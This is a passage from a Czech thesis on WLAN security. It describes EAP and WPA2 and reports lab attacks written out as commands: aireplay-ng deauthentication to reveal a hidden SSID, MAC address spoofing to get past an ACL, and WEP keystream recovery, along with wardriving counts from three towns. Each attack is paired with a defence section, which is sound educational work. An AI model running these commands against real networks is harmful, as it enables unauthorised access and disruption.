- **EAP-MD5 (*Message Digest*)** – uživatel zadá uživatelské jméno a heslo. Po ověření v autentizačním serveru je autentizován. Jedná se o jednostrannou autentizaci (autentizován pouze klient). Pro užití ve WLAN nevhodná. Tato metoda je náchylná na slovníkové útoky a útoky typu *man-in-the-middle* (chybí autentizace přístupového bodu)
- **EAP–LEAP** (*Lightweight Extensible Authentication Protocol*) – firemní metoda Cisco (užívána a je kompatibilní pouze v CISCO zařízeních). Autentizace probíhá na základě ověření uživatelského jména a hesla prostřednictvím serveru RADIUS. Dynamicky generuje klíče pro každou relaci, pro každého uživatele. Tato metoda je náchylná na útoky hrubou silou nebo vylepšenými slovníkovými útoky.

- **EAP-TLS** (***T**ransport **L**evel **S**ecurity*) **-** podpora autentizace i odvození klíčů. Identifikují klienta i autentizačního serveru probíhá za použití digitálních certifikátů, které jsou podepsané certifikační autoritou. Vyžaduje certifikační server **PKI** (***P**ublic **K**ey **I**nfrastructure*) nebo zakoupené certifikáty pro všechny uživatele v síti. Tato metoda je složitá na implementaci, ale nemá v současné době žádnou známou bezpečnostní slabinu.
- **EAP-TTLS** (*Tunneled **T**ransport **L**ayer **S**ecurity*) – digitální certifikát používá pouze autentizační server pro svoji autentizaci vůči klientovi. Klient používá k autentizaci pouze heslo. Vytváří relaci **TLS** (*Transport **L**evel **S**ecurity*) pomocí zašifrovaného tunelu. Šifrovací klíče se generují v rámci této komunikace.
- **EAP–PEAP** (***P**rotected **EAP***) - vytváří relaci TLS, která chrání kanál mezi stanicí a autentizačním serverem (prostřednictvím bezpečného tunelu se autentizuje, takže pro samotnou autentizaci může být použita méně bezpečná metoda). Autentizační server musí mít svůj certifikát, stanice musí mít tento certifikát ve své konfiguraci a musí být schopná ověřit jeho platnost pomocí seznamu **CRL** (***C**ertificate **R**evocation **L**ist*). PEAP pracuje ve dvou fázích. Nejdříve si server vyžádá uživatelské jméno. Klientovi je dovoleno odpovědět falešnou identitou (je posílána v plaintextu). Mezi klientem a autentizačním serverem je pak vybudován TLS tunel. V něm server odešle další požadavek identifikace klienta. Tentokrát už potřebuje pravdivé informace (skutečnou identitu uživatele). PEAP je silnější jako LEAP a je snadnější na implementaci než EAP TLS [16].

8.3 802.11i/WPA2 (rok přijetí 2004)

Označované také jako **RSN** (***R**obust **S**ecurity **N**etwork*) = silné zabezpečení sítě. Zcela nahrazuje prolomené zabezpečení WEP. Zahrnuje vzájemnou autentizaci na základě 802.1x a nový protokol **CCMP** (**C**ounter-**m**ode **C**ipher Block **C**haining). Důraz je kladen na autentizaci a utajení datových rámců. Z důvodu zpětné kompatibility se zabezpečením WPA může být volitelně použit protokol TKIP (viz. kap. 8.2.1). Zabezpečovací standard WPA2 je náročný na management a správu.

Stejně jako WPA nabízí dva druhy režimů pro autentizaci (PSK a 802.1x). Pro docílení nejvyšší náhodnosti PSK je definována funkce generování PSK z **PMK** (***P**airwise **M**aster **K**ey*).

Vytváření klíčů probíhá dynamicky. Hlavní klíč **MSK** (***M**aster **S**ession **K**ey*) představuje povolení k přístupu. Musí být sjednán mezi stanicí a autentizačním serverem předem. Slouží pro odvození šifrovacích klíčů PMK. Z PMK se dále odvozují klíče **PTK** (***P**airwise **T**ransient **K**ey*). Do PTK patří následující funkční klíče [16]:

- **KCK** (**K**ey **C**onformator **K**ey) – slouží pro svázání PMK s přístupovým bodem, u stanic se používá jako doklad o vlastnictví PMK.
- **KEK** (**K**ey Encryption **K**ey) – slouží pro distribuci **GTK** (***G**roup **T**ransient **K**ey*).
- **TK** (**T**emporal **K**ey) – slouží pro zabezpečení provozu, šifrování paketů a výpočet MIC

8.3.1 Protokol CCMP


Zajišťuje silnější šifrování. Používá dynamické regenerování klíčů o délce 128 bitů. Zprostředkovává najednou utajení, autenticitu, kontrolu integrity zpráv (MIC o délce 64 bitů), číslování paketů.

Šifrování přenášených dat se provádí pomocí standardu **AES** (***A**dvanced **E**ncryption **S**tandard*). Pro šifrování používá režim **CMM**. Jedná se o kombinaci módu Counter a CBC MAC (**CMM mode = Counter mode + CBC MAC**; Counter mode – pro utajení dat; CBC MAC – pro autentizaci a integritu). Používá stejně dlouhý inicializační vektor jako TKIP.

Šifrovací mechanismus AES je považován za zcela bezpečný. Jeho autoři jsou Belgičané Joan Daemen a Vincent Rijmen. V roce 2001 byl zvolen jako šifrovací standard pro vládu v USA. Je založen na algoritmu Rijndael a používá klíče délek: 128, 192 nebo 256 bitů. Šifrování i dešifrování lze provádět paralelně. Není potřeba generovat klíče pro každý paket.

9. Praktická realizace útoků

V této části práce se nachází popis útoků, které byly prakticky realizovány na vytvořenou bezdrátovou síť. Pro zabezpečení této bezdrátové sítě, byly použity nejčastěji využívané metody. Všechny útoky pro účel této práce byly prováděny ve školní laboratoři. Schéma zapojení je znázorněno na obr. 9. Pro realizaci útoků jsem volil operační systém Linux – Ubuntu 8.10, který je podle mého názoru vhodnější než Windows. Většina programů, pro prolomení zabezpečení WLAN, byla vyvinuta právě pro Linux a do Windows následně importována. Při spuštění a práci těchto programů pod Windows se může objevit kritická chyba s následným automatickým restartem.



Obr. 9: Schéma zapojení

9.1 Technické parametry zařízení

Bezdrátový switch:	**BELDEN BWS-8024**
Standard:	802.11 a/b/g
Firmware:	v3.2.47-Belden-2007-Dec-10-1645
Autorizace:	WEP (40, 104 bitů), WPA, WPA2, filtrování (MAC a IP adres, portů)
MAC adresa:	00:19:43:00:14:c0
Přístupový bod:	**BELDEN BWAP-200**
Počet:	2 ks
Standard:	802.11 a/b/g

PC1:	**Školní PC**
Procesor:	Mobile AMD Sempron™ CPU 3000+ @1,58 GHz 1,58 GHz
Paměť (RAM):	512 MB
Bezdrátová síťová karta:	Broadcom 802.11g
MAC adresa:	**00:02:72:5b:28:12**
Operační systém:	Microsoft Windows XP, Home Edition, SP 3

Notebook 1:	**LENOVO 3000N 200**
Procesor:	Intel® Core™ 2 Duo CPU T5250 @1.50 GHz 1.50 GHz
Paměť (RAM):	1,00 GB
Bezdrátová síťová karta:	Intel® PRO/Wireless 3945ABG Network Connection
MAC adresa:	**00:1C:BF:6E:47:C4**
Operační systém:	Ubuntu 8.10

9.1.1 Bezdrátový systém BELDEN

Tento systém je určen především pro řešení WLAN ve větších organizacích (např. podniky, školy, ...) Skládá ze tří částí a to:

- **bezdrátový switch** (***BWS-8024***)

Tento přepínač má 24 portů, tím nám umožňuje připojit až 24 přístupových bodů. Prostřednictví něj probíhá veškeré nastavení a pomocí **PoE** (***P**ower **o**ver **E**thernet*) zajišťuje napájení přístupových bodů. Konfigurace probíhá přes internetové rozhraní pomocí zabezpečeného protokolu **https**. Adresa ke konfiguraci byla následující:

```
https://147.229.148.176
```

Po zadání přístupového jména (*user name*) a přístupového hesla (*password*) se ocitneme v konfiguračním rozhraní (*Belden Web Configuration Pages*), kde můžeme provádět veškerá nastavení a sledovat vytořenou síť (reálné přenosové rychlosti, seznam připojených klientů ...)

- **dva přístupové body** (***BWAP-200***)

Veškerá jejich konfigurace probíhá přes uvedený bezdrátový přepínač. Neobsahují žádný software – v případě odcizení nehrozí žádné riziko vyzrazení použitých hesel. Dále mají v sobě implementovánu podporu vysílání dvou rozdílných kanálů. Využití této vlastnosti je výhodné např. k oddělení hlasových služeb (VoIP) a přenosu dat.

9.1.2 Režimy bezdrátové síťové karty

- **Přístupový bod** *(master mode)* – v tomto režimu pracuje karta jako přístupový bod.

```
iwconfig wlan0 mode master
```

- **Klient** *(managed mode)* – v tomto režimu pracuje karta jako WLAN klient.

```
iwconfig wlan0 mode managed
```

- **Pro Ad-Hoc** *(ad-hoc mode)* – v tomto režimu pracuje karta jako Ad-Hoc.

```
iwconfig wlan0 mode ad-hoc
```

- **Monitor** *(monitor)* – bývá také někdy označován jako **RFMON** (***R**adio **F**requency **M**onitor*). Po přepnutí bezdrátové síťové karty do tohoto režimu, můžeme odposlouchávat veškerý síťový provoz, který je v dosahu naší antény. Bezdrátová síťová karta zachytává všechny rámce oproti normálnímu režimu, kdy sbírá rámce pouze pro její MAC adresu nebo rámce, které jsou šířeny všesměrově (broadcast MAC). Tento režim nám umožní pasivní odposlech. Ne všechny bezdrátové síťové karty mají možnost přepnutí do toho režimu.

```
iwconfig wlan0 mode monitor
nebo
airmon-ng start wlan0
```

9.1.3 Aicrack-ng

Jedná se o softwarový balíček aplikací pro Windows i Linux. Jeho obsahem jsou nejnovější implementace útoků na slabá místa při použití šifrování WEP i WPA. Obsahuje následující programy tab. 6. [1]

Název	Popis funkce
aircrack-ng	crack WEP nebo WPA klíče
airdecap-ng	dešifruje WEP nebo WPA pakety
aireplay-ng	injekce paketů, deautentizace klienta, falešná autentizace,
airmon-ng	přepnutí karty do režimu monitor
airodump-ng	detekce WLAN sítí, zachycení a uložení dat nebo pouze inicializačních vektorů
packetforge-ng	modifikace paketů

Tab. 6: Softwarový balík aircrack-ng

9.2 Analýza zabezpečení WLAN

V třech větších městech **Brno** (*poč. obyv. 370 592*), **Třebíč** (*poč. obyv. 38 584*) a **Blansko** (*poč. obyv. 20 345*) jsem provedl skenování a analýzu zabezpečení sítí tzv. **WarDriving**.

Bezdrátová síťová karta byla přepnuta do režimu **monitor** a pomocí aplikace **Kismet** (kap. 13.2) proběhlo zachycení všech dostupných bezdrátových přístupových sítí. Hlavním důvodem vyběru aplikace Kismet bylo, že pracuje zcela pasivně a není detekovatelná. Pro operační systémy Windows je velice oblíbený program NetStumbler, ale ten již detekovatelný pomocí **IDS** (***I**ntrussion **D**etection **S**ystem*) systémů je. Také oproti NetStumbleru nám Kismet umožňuje zjištění autentizace a druhu použitého šifrování. Výstup z programu Kismet je znázorněn na obr. 10. Výsledné výpisy zachycených sítí se nachází na přiloženém CD.

Z důvodů lepšího porovnání výsledků mezi jednotlivými městy jsem zavedl proměnou **i** – index výborného zabezpečení pro domácí síť. Lze jej vypočítat ze vztahu:

$$i = \frac{WPA(PSK) + WPA2(PSK)}{Žádné + WEP + WPA(PSK) + WPA2(PSK)} \times 100 \ [\%]$$

```
Network 1: "Diplomova_prace" BSSID: "00:19:43:00:14:C0"
    Type         : infrastructure
    Carrier      : 802.11b
    Info         : "None"
    Channel      : 09
    Encryption   : "WEP "
    Maxrate      : 11.0
    LLC          : 531
    Data         : 454
    Crypt        : 454
    Weak         : 1
    Dupe IV      : 0
    Total        : 985
    First        : "Tue Apr  7 12:10:18 2009"
    Last         : "Tue Apr  7 12:11:15 2009"
    Min Loc: Lat 90.000000 Lon 180.000000 Alt 0.000000 Spd 0.000000
    Max Loc: Lat -90.000000 Lon -180.000000 Alt 0.000000 Spd 0.000000
    Address found via TCP 147.229.148.182
```

Obr. 10: WarDriving Kismet

9.2.1 WarDriving Brno

	Počet sítí	Autentizace	Šifrování	Zabezpečení domácí sítě
Žádné	81	žádná	žádné	nedostatečné
WEP	107	žádná	WEP	dobré
WPA(PSK)	68	PSK	TKIP	výborné
WPA2(PSK)	36	PSK	AES-CCMP	výborné
Σ	**292**			

Tab. 7: WarDriving Brno

Index výborného zabezpečení domácí WLAN Brno:

$$i_B = \frac{WPA + WPA2}{Žádné + WEP + WPA(PSK) + WPA2(PSK)} \times 100 = \frac{68 + 36}{292} = \underline{\underline{35{,}62\%}}$$

9.2.2 WarDriving Třebíč

	Počet sítí	Autentizace	Šifrování	Zabezpečení domácí sítě
Žádné	34	žádná	žádné	nedostatečné
WEP	64	žádná	WEP	dobré
WPA(PSK)	19	PSK	TKIP	výborné
WPA2(PSK)	9	PSK	AES-CCMP	výborné
Σ	**126**			

Tab. 8: WarDriving Třebíč

Index výborného zabezpečení domácí WLAN Třebíč:

$$i_T = \frac{WPA + WPA2}{Žádné + WEP + WPA(PSK) + WPA2(PSK)} \times 100 = \frac{19 + 9}{126} = \underline{\underline{22{,}22\%}}$$

9.2.3 WarDriving Blansko

	Počet sítí	Autentizace	Šifrování	Zabezpečení domácí sítě
Žádné	27	žádná	žádné	nedostatečné
WEP	68	žádná	WEP	dobré
WPA(PSK)	16	PSK	TKIP	výborné
WPA2(PSK)	18	PSK	AES-CCMP	výborné
Σ	**129**			


Tab. 9: WarDriving Blansko

Index výborného zabezpečení domácí WLAN Blansko:

$$i_{BK} = \frac{WPA + WPA2}{Žádné + WEP + WPA(PSK) + WPA2(PSK)} \times 100 = \frac{16+18}{129} = \underline{\underline{26{,}36\%}}$$


9.2.4 Zhodnocení výsledků

Z provedeného průzkumu WLAN je patrné, že 43% sítí z celkového počtu používá WEP šifrování, 26% sítí nepoužívá žádné šifrování, 19% sítí používá WPA (PSK) a 12% sítí používá WPA2 (PSK). Tyto zjištěné výsledky jsou graficky znázoněrny na obr. 11.



Obr. 11: Druhy a četnost jednotlivých zabezpečení

Následující graf (obr. 12) zachycuje situaci zabezpečení WLAN v jednotlivých městech. Z hlediska indexu výborného zabezpečení domácích sítí se na prvním místě umístilo Brno 35,62%, na druhém místě Blansko s 26,36% a na posledním místě Třebíč s 22,22%.



Obr. 12: Druhy zabezpečení podle měst

9.3 Odhalení skrytého SSID (*Service Set Identifier*)

Vypnutí vysílání SSID, které je obsaženo v koordinačním rámci beacon, patří k nejslabším možnostem ochrany WLAN. Hlavní funkcí SSID je oddělení bezdrátových přístupových sítí. Každý klient, který se chce připojit k bezdrátové síti, musí znát SSID.

9.3.1 Nastavení přístupového bodu

Na přístupovém bodu v záložce **WLAN Settings → ESSID Definition**. Bylo vybráno SSID námi vytvořené sítě (***Diplomová_práce***) a byla odškrtnuta volba **Display ESSID in Beacon** – vypnutí vysílání SSID. Přístupový bod bude stále vysílat koordinační rámce beacon, ale hodnota SSID zůstane prázdná.

9.3.2 Odhalení skrytého SSID

Při tomto útoku se využívá zachycení rámce **Association request**, který vyšle uživatelská stanice žádající o připojení do sítě. Tento rámec je odesílán v otevřené podobě bez šifrování a není problém z něj zjistit SSID sítě.

a) Pasivní útok - při tomto útoku nebudeme vysílat žádné rámce a vyčkáme na připojení klienta, který SSID zná a vyšle výše uvedený rámec.

b) Aktivní útok - tento útok využívá největší slabinu WLAN sítí, kterou je, že řídící rámce nejsou autorizovány (u všech druhů zabezpečení i WPA2). Řídící rámec může vyslat kdokoliv, kdo zná MAC adresu AP a MAC adresu klienta, kterého chce odpojit. Klient jehož MAC adresa je obsažena v tomto řídícím rámci nemá šanci poznat, že tento požadavek vysílá někdo jiný než AP a provede zadaný příkaz.

Postup:

1) Provedeme analýzu bezdrátových sítí, které naše bezdrátová síťová karta zachytí (obr. 13). U sítě č. 2 (**Cell 02**) můžeme vidět, že hodnota SSID je prázdná. Pro další postup jsou nejdůležitější následující hodnoty přístupového bodu: **MAC adresa** (*Address*) a **kanál** (*Channel*), na kterém vysílá.

```
iwlist wlan0 scanning
```

```
wlan0     Scan completed :
Cell 01 - Address: 00:02:2D:4B:D6:C5
                    ESSID:"VUTBRNO"
                    Mode:Master
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=46/100  Signal level:-81 dBm  Noise level=-86 dBm
                    Encryption key:off
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
                    Extra:tsf=0000006bef21442c
                    Extra: Last beacon: 592ms ago
Cell 02 - Address: 00:19:43:00:14:C0 ; MAC adresa AP
                    ESSID:""
                    Mode:Master
                    Channel:9 ;kanál
                    Frequency:2.452 GHz (Channel 9)
                    Quality=80/100  Signal level:-55 dBm  Noise level=-87 dBm
                    Encryption key:on
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                              36 Mb/s; 48 Mb/s
                    Extra:tsf=0000000057cfb048
                    Extra: Last beacon: 540ms ago
```

Obr. 13: Výpis příkazu iwlist scanning

2) Bezdrátovou síťovou kartu přepneme do režimu **monitor**.

```
airmon-ng start wlan0
```

Z výpisu (obr. 14) je patrné, že program airmon-ng nám vytvoří nové rozhraní a to pod názvem **mon0**.

```
 Interface   Chipset             Driver
wlan0        Intel 3945 a/b/g    iwl3945 - [phy0]
                          (monitor mode enabled on mon0)
```

Obr. 14: Aktivace režimu monitor

3) Spustíme program **airodump-ng**, který zajistí skenování vybrané WLAN a zachytí veškerou komunikaci (obr. 15). Existuje-li v okolí více bezdrátových sítí je vhodné dotaz směrovat přímo na vybraný přístupový bod pomocí jeho MAC adresy.

```
airodump-ng --bssid 00:19:43:00:14:c0 --ch 9 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 10.

Parametr	Popis funkce
--ch	kanál, na kterém proběhne zachycení dat
--bssid	zachycuje data pouze z AP zadaného SSID

Tab. 10: Význam parametrů airodump-ng

Z výpisu programu (obr. 15) se dozvíme detailnější infomace o WLAN (identifikaci položek z výpisu popisuje tab. 11) a také MAC adresy aktivních klientů připojených v dané síti (podle BSSID lze identifikovat danou WLAN).

```
CH  9 ][ Elapsed: 5 mins ][ 2009-04-21 15:22

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:19:43:00:14:C0  222  76     1474    47617  369   9  48  WEP WEP OPN <length: 15>

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes
 00:19:43:00:14:C0  00:02:72:5b:28:12    0   0- 0  3057   131517
```

Obr. 15: Zachycení provozu WLAN

Parametr	Popis funkce
BSSID	MAC adresa přístupového bodu
PWR	Síla signálu, jako kvalitní hodnoty jsou označovány hodnoty větší než 100
Beacons	Počet odeslaných koordinačních rámců
#Data	Počet zachycených paketů (při zabezpečení WEP počet unikátních IV)
#/s	Počet paketů za posledních 10 s
CH	Číslo kanálu
MB	Maximální rychlost podporovaná AP, pokud je za rychlostí tečka, je nastavena krátká preambule
ENC	Použité šifrování
CIPHER	Typ použité šifry
AUTH	Použitý autentizační protokol
ESSID	Identifikátor sítě

Tab. 11: Airodump-ng interface

4) V novém okně terminálu provedeme deautentizaci připojeného klienta. Vytvoříme deautentizační rámec pomocí programu **aireplay-ng** (viz. obr. 16). Takto deautentizovaný klient je donucet opět zažádat o re-asociaci. V okně, ve kterém stále běží program airodump-ng, se objeví SSID, zachycené z přihlašovacího paketu odpojené stanice. Deautentizační pakety lze poslat i přes broadcast, ale většina přístupových bodů těmto paketům nevěří.

```
aireplay-ng -0 4 -a 00:19:43:00:14:c0 -c 00:02:72:5b:28:12 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 12.

Parametr	Popis funkce
-0	Deautentizační požadavek
4	Počet deautentizačních rámců
-a	MAC adresa přístupového bodu
-c	MAC adresa klienta, kterého chceme deautentizovat

Tab. 12: Aireplay-ng význam parametrů

```
15:20:57  Waiting for beacon frame (BSSID: 00:19:43:00:14:c0) on channel 9
15:20:58  Sending 64 directed DeAuth. STMAC: [00:02:72:5b:28:12] [11| 3 ACKs]
15:20:58  Sending 64 directed DeAuth. STMAC: [00:02:72:5b:28:12] [ 5| 0 ACKs]
15:25:11  Sending 64 directed DeAuth. STMAC: [00:02:72:5b:28:12] [23|30 ACKs]
15:25:11  Sending 64 directed DeAuth. STMAC: [00:02:72:5b:28:12] [ 0| 0 ACKs]
```

Obr. 16: Odeslání deautentizačních paketů

9.3.3 Obrana proti útoku na skryté SSID

Skrytí vysílání SSID je velice slabou ochranou proti neoprávněnému přístupu k WLAN. Hlavním důvodem je standardizace všech řídících rámců a jejich nedostatečná autorizace.

K zašifrování SSID by se dal použít podobný mechnismus, který je úspěšně implementován v dálkových ovladačích, které slouží k otevírání např. osobních vozů, garážových vrat, ... Tento mechanismus využívá na straně vysíláče zakódování tajného klíče (v našem případě hodnota SSID) pomocí funkce XOR aktuálním časem a ve volném prostředí se přenáší pouze kryptogram. Na straně přijímače dojde k vytvoření stejného kryptogramu a když se shodují je umožněn přístup. Tento mechanismus vyžaduje přesnou časovou synchronizaci. Ale je zbytečné tento mechanismus využívat, protože volba skrytí SSID se většinou využívá pouze v případě domácích AP, u komerčních sítí se moc často nevyužívá z důvodu reklamy a propagace sítě.

9.4 Filtrace MAC adres (*Media Access Control*)

Další možností kontroly přístupu k AP je filtrování MAC adres. Tato metoda je opět implementována pouze v přístupovém bodu. Přístupový bod obsahuje přístupový seznam tzv. **ACL** (***A**ccess **C**ontrol **L**ist*), ve kterém jsou zaznamenány MAC adresy, které mají buď přístup povolen nebo zamítnut.

9.4.1 Nastavení přístupového bodu

Na přístupovém bodu v záložce **WLAN Settings → ESSID Definition**. Bylo vybráno SSID námi vytvořené sítě (*Diplomová_práce*) a následně byla zaškrtnuta volba **MAC ACL**. Dále pomocí vodorovné nabídky v horní liště se přepneme do záložky MAC ACL, kde přidáme MAC adresu PC 2.

9.4.2 Zneužití MAC adresy

První tři kroky jsou naprosto totožné s postupem pro zjištění SSID (kap. 9.3.2) tzn. opět provedeme skenování okolních WLAN, přepneme naši bezdrátovou síťovou kartu do režimu

monitor a spustíme program **airodump-ng**, kterým zjistíme MAC adresu klienta připojeného k přístupovému bodu (obr. 17).

```
CH  9 ][ Elapsed: 5 mins ][ 2009-04-21 15:22

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:19:43:00:14:C0  222  76     1474    47617  369   9  48  WEP   WEP    OPN  Dipl_pr

 BSSID              STATION            PWR   Rate   Lost   Packets  Probes

 00:19:43:00:14:C0  00:02:72:5b:28:12    0    0- 0   3057    131517
```

Obr. 17: Zjištění povolené MAC adresy

Změna MAC adresy:

```
ifconfig wlan0 down; vypneme bezdrátovou síťovou kartu
ifconfig wlan0 hw ether 00:02:72:5b:28:12; změníme MAC adresu
ifconfig wlan0 up; zapneme bezdrátovou síťovou kartu
ifconfig wlan0; ověříme správnost nastavení
```

Pomocí posledního příkazu provedeme ověření správnosti nastavení (obr. 18).

```
wlan0     Link encap:Ethernet  HWadr 00:02:72:5b:28:12
          AKTIVOVÁNO VŠESMĚROVÉ VYSÍLÁNÍ MULTICAST  MTU:1500  Metrika:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          kolize:0 délka odchozí fronty:1000
          Přijato bajtů: 0 (0.0 B) Odesláno bajtů: 0 (0.0 B)
```

Obr. 18: Změna MAC adresy

5) Při připojování k přístupovému bodu na něm nastane kolize. Dva klienti nemohou mít stejnou MAC adresu. Přístupový bod tento problém vyřeší výběrem klienta s lepším signálem a druhého klienta odpojí. Útočník by sice mohl vygenerovat deasociační rámec a klienta odpojit, ale nemá to velký význam, protože při opětovné asociaci by byl opět upřednostněn oprávněný klient. Při této úvaze vycházím z předpokladu, že útočník nemůže mít nikdy kvalitnější signál než klient.

9.4.3 Obrana proti zneužití MAC adresy

Stejně jako skrytí SSID i tato ochrana poskytuje minimální úroveň zabezpečení a žádnou úroveň šifrování. Chrání síť pouze před neúmyslným zneužitím. Pro útočníka není žádný problém pomocí odposlechu zjistit MAC adresy připojených klientů a následně změnit svoji MAC adresu na odpovídající hodnotu.

10. Prolomení WEP (Wired Equivalent Privacy)

Tato kapitola popisuje útoky na WEP šifrování. U jednotlivých útoků jsou popsány využité slabiny, praktická realizace a metoda obrany.

Kolize inicializačního vektoru

Hlavní a největší chybou při návrhu WEP šifrování byla špatná implementace proudové šifry RC4. Pro zajištění bezpečnosti této šifry se totiž **nikdy nesmí opakovat stejná kombinace klíče** a to WEP šifrování nesplňuje. Délka **i**nicializačního **v**ektoru (**IV**) je 24 bitů tzn. může nabývat maximálně $\mathbf{2^{24}}$ (16777216) různých hodnot (WEP klíč je totiž neměnný a po vyčerpání kombinací IV se vstupní posloupnost do proudové šifry RC4 tvořená WEP klíčem a IV opakuje). Toto opakování se označuje jako **kolize inicializačního vektoru** (IV se přenáší v nešifrované podobě tzn. není problém kolizi detekovat). V bezdrátové síti se pak objeví rámce šifrované stejnými IV tzn. nebezpečí prozrazení obsahu zpráv. Na základě kolize inicializačního vektoru lze provést hned několik útoků. [2]

Útok na šifrovací sekvenci

Útok na šifrovací sekvenci je právě jedna z metod, kdy na základě kolize inicializačního vektoru zjistíme sekvenci šifrovacího klíče. Dopomůže nám k tomu funkce XOR, protože XOR dvou zašifrovaných textů nám dá stejný výsledek jako XOR dvou otevřených textů (tab. 13). Pokud známe oba zašifrované texty a známe jeden z přímých textů, jsme schopni zjistit druhý přímý text. Zjištění jednoho přímého textu není problém uhodnout. Většina protokolových sad (např. DHCP, ARP, atd.) mají známé dobře popsané charakteristiky. [2]

přímý text	**11101011**
	XOR
šifrovací sekvence	**10101010**
zašifrovaný text	**01000010**

přímý text	**10110111**
	XOR
šifrovací sekvence	**10101010**
zašifrovaný text	**00011101**

zašifrovaný text	**01000010**
	XOR
zašifrovaný text	**00011101**
	01011110

přímý text	**11101011**
	XOR
přímý text	**10110111**
	01011110

Tab. 13: Útok na šifrovací sekvenci

Injekce zprávy

Po zjištění šifrovací sekvence je schopen útočník sestrojit novou libovolnou zprávu následujícím postupem (tab. 14):

1. Vytvoří si libovolný nový přímý text
